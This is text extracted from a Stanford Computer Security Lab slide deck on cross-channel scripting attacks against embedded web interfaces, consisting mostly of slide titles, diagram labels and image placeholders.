



Cross-Channel Scripting

Impact on Embedded Web Interfaces

Hristo Bojinov Elie Bursztein Dan Boneh
Stanford Computer Security Lab


Cross-channel scripting



Vulnerable System



Protocol A



Protocol B




Cross-channel scripting





Vulnerable System


Injection




e.g. iCal




Cross-channel scripting




Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



XCS: a pervasive attack class

- ▶ secure services ≠ secure system

